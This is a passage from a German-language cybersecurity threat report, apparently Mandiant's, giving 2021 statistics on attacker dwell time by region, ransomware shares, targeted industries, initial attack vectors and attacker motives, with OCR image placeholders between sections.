


Änderung bei den Untersuchungen zu Ransomware-Angriffen

27,5% → **22%**
IM JAHR 2020 **IM JAHR 2021**

2021 wurde bei 22% der Angriffe in dieser Region Ransomware eingesetzt. Das ist ein Rückgang um 5,5 Prozentpunkte im Vergleich zum Vorjahr. Obwohl die Zahl der Ransomware-Angriffe in Nord- und Südamerika sank, beeinflussen sie weiterhin den Medianwert für die Verweildauer: Er betrug nur 4 Tage. Bei Angriffen ohne Ransomware waren es 32 Tage.

Verweildauer nach Untersuchungsart in Nord- und Südamerika, 2021



APAC

Änderung des Medianwerts für die Verweildauer

76 → **21**


TAGE IM JAHR 2020 | **TAGE IM JAHR 2021**

Medianwert für die Verweildauer in der APAC-Region

In der APAC-Region haben sich 2021 alle Kennzahlen in Bezug auf den Medianwert für die Verweildauer verbessert: Er sank von 76 Tagen im Jahr 2020 auf 21 Tage im Jahr 2021 und verbesserte sich damit um 72%.


In der APAC-Region haben Unternehmen die Angriffe schneller selbst erkannt und die externen Stellen haben Vorfälle ebenfalls rascher gemeldet. Bei den intern aufgedeckten Angriffen hat sich der Medianwert für die Verweildauer von 33 Tagen im Jahr 2020 auf 22 Tage im Jahr 2021 verbessert. Bei den extern gemeldeten Angriffen sank der Medianwert von 137 Tagen im Jahr 2020 auf nur 16 Tage im Jahr 2021. Das ist eine Reduzierung um 88%.

Medianwert für die Verweildauer in der APAC-Region, 2016 bis 2021



Die Häufigkeitsverteilung für die Verweildauer in der APAC-Region zeigt, dass 60% der Angriffe eine Verweildauer von maximal 30 Tagen haben und 60% davon (36% aller Angriffe in dieser Region) in maximal einer Woche aufgedeckt wurden. Allerdings blieben wie auch in den Vorjahren mehrere Angriffe sehr lange unbemerkt. Laut Beobachtungen der Mandiant-Experten hatten 2021 13% der Angriffe in der APAC-Region eine Verweildauer von mehr als drei Jahren. Die Unternehmen in dieser Region verfügen über ausgezeichnete Erkennungsfunktionen, doch wenn Angriffe nicht sofort erkannt werden, bleiben sie recht lange unentdeckt.

Häufigkeitsverteilung der Verweildauer in der APAC-Region, 2021




Änderung bei den Untersuchungen zu Ransomware-Angriffen

12,5% → **38%**
IM JAHR 2020 **IM JAHR 2021**

Der Anteil der Ransomware-Angriffe in der APAC-Region hat 2021 im Vergleich zu den Vorjahren zugenommen. Sie machten 38% der untersuchten Angriffe aus. 2020 waren es nur 12,5% und 2019 18%. Der Medianwert für die Verweildauer bei Ransomware-Angriffen betrug 9 Tage. Bei sonstigen Angriffen waren es 38 Tage.

Verweildauer nach Untersuchungsart in der APAC-Region, 2021



EMEA

Änderung des Medianwerts für die Verweildauer

66 → **48**


TAGE IM JAHR 2020 **TAGE IM JAHR 2021**

Medianwert für die Verweildauer in der EMEA-Region

2021 konnte die EMEA-Region eine allgemeine Verbesserung des Medianwerts für die Verweildauer verzeichnen: Er war in allen Kategorien so niedrig wie noch nie zuvor. Der Medianwert für die Verweildauer bei den untersuchten Angriffen betrug 2021 nur 48 Tage. 2020 waren es noch 66 Tage und 2019 54 Tage.


Bei den intern aufgedeckten Angriffen sank der Wert von 29 Tagen im Jahr 2020 auf 13 Tage im Jahr 2021 und auch bei extern gemeldeten Angriffen sank er von 225 Tagen im Jahr 2020 auf 60 Tage im Jahr 2021.

Medianwert für die Verweildauer in der EMEA-Region, 2016 bis 2021



In Bezug auf die Häufigkeitsverteilung der Verweildauer in der EMEA-Region fällt auf, dass 47% der Angriffe innerhalb von 30 Tagen erkannt wurden und 70% davon (33% aller Angriffe in der EMEA-Region) wurden innerhalb einer Woche aufgedeckt. Auch die Prozentzahl der Angriffe mit einer langen Verweildauer ist in der Region gesunken. 2021 hatten nur 5,5% der Angriffe in der EMEA-Region eine Verweildauer von mehr als drei Jahren. Das ist eine Verbesserung von 2,5 Prozentpunkten im Vergleich zum Vorjahr.

Häufigkeitsverteilung der Verweildauer in der EMEA-Region, 2021




Änderung bei den Untersuchungen zu Ransomware-Angriffen

22% → **17%**
IM JAHR 2020 **IM JAHR 2021**

2021 sank die Zahl der Ransomware-Angriffe bei Untersuchungen – von 22% im Jahr 2020 auf 17%. Doch da Ransomware-Angriffe meist schnell vonstattengehen, tragen sie trotzdem zu einer Verbesserung des Medianwerts für die Verweildauer bei. Die Mandiant-Experten haben festgestellt, dass der Medianwert für die Verweildauer bei Ransomware-Angriffen im Jahr 2021 nur 4 Tage betrug. Bei Angriffen ohne Ransomware waren es 60 Tage.


Verweildauer nach Untersuchungsart in der EMEA-Region, 2021



Angegriffene Branchen

Laut Beobachtungen von Mandiant gibt es bei den angegriffenen Branchen keine Veränderungen. 2021 zählten die Unternehmens- und Beratungsdienstleistungen sowie das Finanzwesen zu den am häufigsten angegriffenen Branchen weltweit. Der Einzelhandel und das Hotel- und Gaststättengewerbe, das Gesundheitswesen und die Hightech-Branche zählen ebenfalls zu den Top-5 der Angreifer. Laut den Untersuchungen von Mandiant werden jedes Jahr weltweit dieselben Branchen angegriffen.

Angegriffene Branchen weltweit, 2021



Gezielte Angriffe

Erster Angriffsvektor


Exploits waren auch 2021 der am häufigsten identifizierte erste Angriffsvektor. Von den Angriffen, bei denen der erste Angriffsvektor ermittelt werden konnte, begannen 37% mit einem Exploit. Das ist ein Anstieg um 8 Prozentpunkte im Vergleich zum Vorjahr.

Der zweithäufigste Angriffsvektor waren Angriffe auf Lieferketten. Von den Angriffen, bei denen der erste Angriffsvektor bekannt ist, zielten 17% auf Lieferketten ab. 2020 waren es noch weniger als 1%. 86% der Lieferkettenangriffe aus demselben Jahr standen im Zusammenhang mit der SolarWinds-Kampagne und SUNBURST.[1]

Außerdem beobachteten die Mandiant-Experten eine Zunahme von Angriffen, bei denen als erster Angriffsvektor ein vorheriger Angriff ausgenutzt wurde. Dazu gehörten auch Übergaben von einer Hackergruppe an die nächste und vorherige Malware-Infektionen. Ein vorheriger Angriff auf dasselbe Unternehmen wurde bei 14% der Fälle ausgenutzt, bei denen der erste Angriffsvektor identifiziert werden konnte.

Laut Beobachtungen der Mandiant-Experten wurden 2021 deutlich weniger Vorfälle über Phishing-Kampagnen gestartet. Von den Angriffen, bei denen der erste Angriffsvektor bekannt ist, wurde nur in 11% der Fälle Phishing eingesetzt – 2020 waren es noch 23%. Das bedeutet, dass Unternehmen Phishing-E-Mails besser erkennen und blockieren konnten und die Sicherheitsschulungen für Mitarbeiter zur Erkennung und Meldung von Phishing-Versuchen Wirkung zeigten.


Erster Angriffsvektor, 2021 *(sofern identifiziert)*



1. Mandiant (13. Dezember 2021), Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor.

Motive der Angreifer


Bereicherung



38% → **30%**
IM JAHR 2020 **IM JAHR 2021**

Finanziell motivierte Angriffe spielten auch 2021 eine große Rolle. Bei drei von zehn Angriffen kamen Methoden wie Erpressung, Lösegeldforderungen, Diebstahl von Zahlungskartendaten und unrechtmäßige Überweisungen zum Einsatz. Aber insgesamt sank die Zahl der finanziell motivierten Angriffe von 38% im Jahr 2020 auf 30% im Jahr 2021. Insbesondere bei Ransomware-Angriffen konnten die Mandiant-Experten einen Rückgang von zwei Prozentpunkten beobachten. Außerdem hat wahrscheinlich auch die verstärkte Strafverfolgung mit Festnahmen, der Stilllegung von Servern und der Beschlagnahmung von erpressten Lösegeldern dazu beigetragen, dass die finanziell motivierten Angriffe etwas zurückgegangen sind.

Datendiebstahl




32% → **29%**
IM JAHR 2020 **IM JAHR 2021**

Der Datendiebstahl ist weiterhin eines der Hauptziele eines Angriffs. Die Mandiant-Experten konnten 2021 bei 29% der Angriffe Datendiebstahl nachweisen. Bei 32% dieser Angriffe (9% aller Angriffe) wurden die gestohlenen Daten gezielt als Druckmittel bei Lösegeldforderungen und Zahlungsverhandlungen eingesetzt. Bei 12% dieser Angriffe (4% aller Angriffe) war der Datendiebstahl nur ein Schritt auf dem Weg zum eigentlichen Ziel, zum Beispiel dem Diebstahl geistigen Eigentums oder der Cyberspionage.

Manipulation von Architekturen und Insiderbedrohungen

Die Mandiant-Experten stellten außerdem fest, dass es 2021 etwas mehr Angriffe gab, bei denen nur die Architektur für zukünftige Angriffe manipuliert werden sollte. Diese Aktivitäten konnten 2021 bei 4% der Angriffe nachgewiesen werden, was ein Anstieg um einen Prozentpunkt im Vergleich zum Vorjahr ist. Insiderbedrohungen sind weiterhin eher selten und traten nur bei 1% der von Mandiant untersuchten Angriffe auf. Diese Zahlen sind in den letzten Jahren unserer Berichterstellung relativ stabil geblieben.



Exploits

Angreifer nutzten 2021 relativ häufig Exploits – in 30% aller Fälle. Kritische Sicherheitslücken wurden in Produkten wie Microsoft Exchange[2,3], der Email Security (ES)-Lösung von SonicWall[4], Pulse Secure VPN-Appliances[5] und dem Log4j 2-Dienstprogramm von Apache[6] gefunden. Angreifer nutzten diese Sicherheitslücken für ihre weiteren Aktivitäten aus. Laut Untersuchungen der Mandiant-Experten verbreiteten die Hacker auf diesem Weg auch Ransomware.[7]


Änderung bei der Identifizierung mehrerer Hackergruppen (pro Umgebung)

29% → **25%**
IM JAHR 2020 **IM JAHR 2021**

Umgebungen

2021 konnten Mandiant-Experten in einem Viertel der angegriffenen Umgebungen die Aktivitäten von mehr als einer Hackergruppe nachweisen. Dazu gehörten Umgebungen, in denen verschiedene Hackergruppen zusammenarbeiteten, und attraktive Zielumgebungen, die mehrere Gruppen unabhängig voneinander angelockt hatten. Der Prozentsatz der Umgebungen mit mehreren Hackergruppen ist zwar 2021 im Vergleich zum Vorjahr leicht gesunken, doch im Dreijahrestrend zeichnet sich ein potenzieller Anstieg ab.

